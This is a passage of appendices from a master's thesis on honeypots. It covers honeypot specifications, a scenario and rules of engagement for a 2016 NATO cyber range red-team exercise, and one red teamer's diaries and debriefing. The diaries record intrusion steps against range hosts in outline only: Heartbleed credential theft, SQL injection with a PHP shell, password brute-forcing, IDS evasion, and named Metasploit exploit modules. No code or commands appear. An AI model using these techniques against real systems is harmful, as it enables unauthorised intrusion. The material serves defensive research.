
Appendix 2 - Honeypot Specifications

Honeypot Specifications								
Honeypot	**Version**	**Type**	**IP**	**OS**	**CPU**	**RAM**	**HDD**	**DMZ / INT**
T-Pot: Docker Containers: Cowrie Dionaea Glastopf Honeytrap Elasticpot eMobility* Conpot* P0f Suricata NSM	16.03	Lo	10.242.2.19	Ubuntu Linux 14.04.4 LTS	1	8GB	140G	DMZ
Kfsensor Trial Version	5.0	Lo	10.242.4.16	Windows 7	2	4GB	102G	Internal
YALIH Email Client	1.0	Lo	10.242.4.21	Linux Mint 17.3	1	2	50	Internal
SHIVA – SPAM / Relay	0.3	Hi	10.242.2.12	Ubuntu Linux 12.04	2	4GB	150G	DMZ
ADHD Portspoof	0.6.2	-	10.242.4.30	Ubuntu Linux 14.04.4 LTS	1	2GB	64G	Internal
ADHD Web Bug Server (Honeydocs)	0.6.2	-	10.242.4.31	Ubuntu Linux 14.04.4 LTS	2	4GB	50	Internal
* eMobility and Conpot not applicable to experiment.								

Appendix 3 – Elastic Stack (ELK)

elasticsearch. logstash Kibana	
Elasticsearch	Distributed, open source search and analytics engine, designed for horizontal scalability, reliability, and simple management. It combines search speed together with analytics through a sophisticated query language covering structured, unstructured, and time-series data.
Logstash	Flexible, open source data collection, enrichment, and transportation pipeline. Has connectors to link to common infrastructure for easy integration, and is designed to efficiently process large lists of log, event, and unstructured data sources for distribution into a variety of outputs.
Kibana	Open source data visualization platform allowing to interaction with data through graphics including histograms and geomaps. Visuals can be combined into custom dashboards.

Appendix 4 – Red Team Exercise Briefing



2016 NATO Cyber Range Red Team Exercise

(In support of Alexandria Farar Master's Thesis)

Dates of Execution: May 4th, 5th, 6th

Exercise Objective:

Assess the ability to defend against advanced cyber threats

Exercise Outcomes:

Validate effectiveness of defense strategy

Type of Exercise: Full Live (real and scripted events)

Full live exercise is based on real events to increase the realism in an otherwise simulated network. The exercise is facilitated in conjunction with a red team that executes real events against pre-determined targets set by the exercise planner.

Exercise Environment:

NATO CCDCOE Cyber Range, Tallinn Estonia. It is a controlled electronic computing environment with systems, services and users, allowing for full use of red team capabilities.

Threat Scenario:

Company Z (hereafter referred to as "Z") is a security research firm that provides information and technology for private undisclosed zero-day security vulnerabilities in software to governments. Specifically, they sell knowledge of the flaws for cyber espionage and cyber weapons. While their client list is not publicly available, business has doubled in the last two years, with the average flaw selling for $45,000 – 180,000.


Z maintains a catalog of zero-day exploits. Because of the sensitive nature and high value of Z's product, the company is susceptible to cyber espionage by state sponsored, highly skilled cyber attackers. The competitors in particular, are hackers that have much to profit by stealing Z's zero-day vulnerability catalog and gaining access to their confidential high profile client list.

Company Z has five employees, including the founding owner, a receptionist and 3 researchers. All of the employees, as well as the owner work from the office located in a commercial office complex in Tallinn, Estonia. Additionally, every employee must sign a non-disclosure agreement (NDA) at the time of hire, due to handling of sensitive governmental data.

Threat Model:

The adversary is an advanced cyber threat. A highly skilled, state-sponsored and well-funded individual that launches targeted cyber attacks in order to steal information.
The attacker goal is data exfiltration: to steal Company Z's high profile client list and catalog of zero day exploits.
The seven phases of the Cyber Kill Chain are followed to complete the mission.

Appendix 5 – Red Team Rules of Engagement



Red Team Rules of Engagement

The following are general guidelines for conducting the Red Team Exercise.

Attack Time Limitations:

The attacker has just three days to obtain the client list and catalog of exploits.

Dates of Execution: May 4th, 5th, 6th

Start Time: TBD

Methods of Attack:

The Red Team, following specific guidelines, may choose any method to accomplish the goal except those explicitly excluded below:

1. disrupt services
2. bring down hosts
3. delete files

Reporting Documentation:

The Red Team is required to document each day's attack activity in a Red Team Diary. The diary is an accounting of the activities conducted by the RT during the course of the exercise.

Your role is very important, so please be very detailed when completing the Red Team Diary.

For instance, pay special attention to the time required to launch each attack (i.e. phishing, data exfiltration etc.) Note if the attack is successful or not. The flow would be something like:

Type of attack >> observations (regarding network perception) >> Time required >> successful

If you have questions or concerns, please ask.


Type of Penetration Test:

A black hat pentest will be conducted (except for passive recon).

General attack guidelines:

The Red Team will follow the Cyber Kill Chain to conduct its targeted attack on Company Z.

1. Reconnaissance
2. Weaponization
3. Delivery
4. Exploitation
5. Installation
6. Command and Control (C2)
7. Actions on Objectives



Red Team Rules of Engagement

Passive Reconnaissance Data:

Target: Company Z

Employee Names:

Blon Dinka, Administrative Assistant
Tobey Mack, CEO
Marco Polo, Researcher


Email Addresses:

blondie@clf.ex
tobey@clf.ex

Web Server:

www.clf.ex

Appendix 6 – RedTeam1 Diaries



NATO Cyber Range 2016 Red Team Exercise
Alexandria Farar Master's Thesis

May 4, 2016

Red Team Diary - Day 1

Red Team Pentester: RedTeam1			
Time	**Activity**	**Notes**	**Comments**
1:40 PM	Began external network scanning with nmap tool.	Source IP 10.242.0.125 Target IP net10.242.2.0/24; Target IP 10.242.0.0/24	During network scanning, faced to IDS,IPS protection problem. Then I handled , using IDS IPS bypass _ techniques.
3:00 PM	10.242.0.4 Heartbleed OpenSSL Vulnerability exploit	Exploited with metasploit module. Megan.fox user credential is gained from RAM cache. Ssh connection is established using users credentials.	
3:10 PM	10.242.2.3 sql injection exploitation	DB dump accomplished Terminal access is gained with php_shell	
4:30 PM	10.242.0.3 weak Mysql server root password.	Mysql server password gained with brute force attack. The user Megan.fox had already member of this list. Accessed this http://www.wwwclf.com/(http://10.242.0.3) forum with Megan.fox username and exploited password using Heartbleed OpenSSL vulnerability.	

May 5, 2016

Red Team Diary - Day 2

Red Team Pentester: RedTeam1			
Time	**Activity**	**Notes**	**Comments**
1:40 PM	Began external network scanning with nmap tool.	Target IP net10.242.2.0/24; Target IP [redacted] Target IP	During network scanning, faced to IDS,IPS protection problem. Then I handled , using IDS IPS bypass _ techniques.
		Gained meterpreter and Command shell with metasploit module	
1:40 Pm	10.242.2.2	Gained meterpreter and Command shell with metasploit module, Array Networks vAPV and vxAG Private Key Privilege Escalation Code Execution	This module exploits a default hardcoded private SSH key or default hardcoded login and password
	10.242.2.4	Gained meterpreter and Command shell with metasploit module, OpenMediaVault Cron Remote Command Execution	OpenMediaVault allows an authenticated user to create cron jobs as aribtrary users on the system. An attacker can abuse this to run arbitrary commands as any user available on the system (including root).
	10.242.2.19	Gained meterpreter and Command shell with metasploit module, Wordpress Download Manager (download-manager) Unauthenticated File Upload	The WordPress download-manager plugin contains multiple unauthenticated file upload vulnerabilities
	10.242.2.17	Gained meterpreter and Command shell with metasploit module, Array Networks vAPV and vxAG Private Key Privilege Escalation Code Execution	This module exploits a default hardcoded private SSH key or default hardcoded login and password in the vAPV 8.3.2.17 and vxAG 9.2.0.34 appliances made by Array Networks. After logged in as the unprivileged user, it's possible to modify the world-writable file /ca/bin/monitor.sh with attacker-supplied


NATO Cyber Range 2016 Red Team Exercise
Alexandria Farar Master's Thesis

May 6, 2016

Red Team Diary - Day 3

Red Team Pentester: RedTeam1			
Time	**Activity**	**Notes**	**Comments**
1:40 PM	In addition network scan was performed with nmap tool.	Target IP net10.242.0.0/16;	During network scanning, faced to IDS,IPS protection problem. Then I handled , using IDS IPS bypass _ techniques.
	Zero-day vulnerability catalogs were researched which machines were hacked	10.242.0.0/16	Many databases were found which machines were hacked.Unfortunately, Zero-day vulnerability catalog couldn't reached.
	There were important informations(ssh credentials, ip) about the systems at the user's history logs. That informations used for hacking another systems.	10.242.0.0/16	

Appendix 7 – RedTeam1 Exercise Debriefing



2016 NATO Cyber Range Red Team Exercise

(In support of Alexandria Farar Master's Thesis)

Red Team Exercise Debriefing

May 7, 2016

Pentester: RedTeam1 (D1)
Interviewer:

Dates of Execution: May 4th, 5th, 6th

Status: RedTeam1 failed to complete the mission.

Post Exercise Questionnaire

Questions are derived in part from analysis of the Red Team Diaries and studying attacker behavior via honeypot logs.

Part I - Technical

1. What type of penetration test(s) did you perform?

Vulnerability

2. What tools did you use to perform the penetration test?

- Armitage Cobalt Strike (exploits)
- Nikto (SSL Heartbleed attack)
- Burpsuite (web)
- SQLMap
- Nessus
- Custom Scripts (extract passwords, etc.)

3. Did you run any honeypot detection tools?

No. I did not need to for my mission.

4. How did you evade the IDS?

Using sqlmap and nmap.

5. Did you target mostly servers or clients? Both

6. The mail server was compromised, but the client list was not recovered at that point. Why?

I was not aware that it was a mailserver.

7. Did you use the passive reconnaissance data that was provided?

No.

8. Why do you think you were not able to locate the client list or exploits?

I did not have enough time.

2016 NATO Cyber Range Red Team Exercise

(In support of Alexandria Farar Master's Thesis)

Red Team Exercise Debriefing

May 7, 2016

Pentester: RedTeam1 (D1)
Interviewer:

Part 2 – Attacker Deception-Perception Survey

The Attacker Deception-Perception Survey ascertains the attacker's perception of the network as it relates to navigation and identification of services and resources.

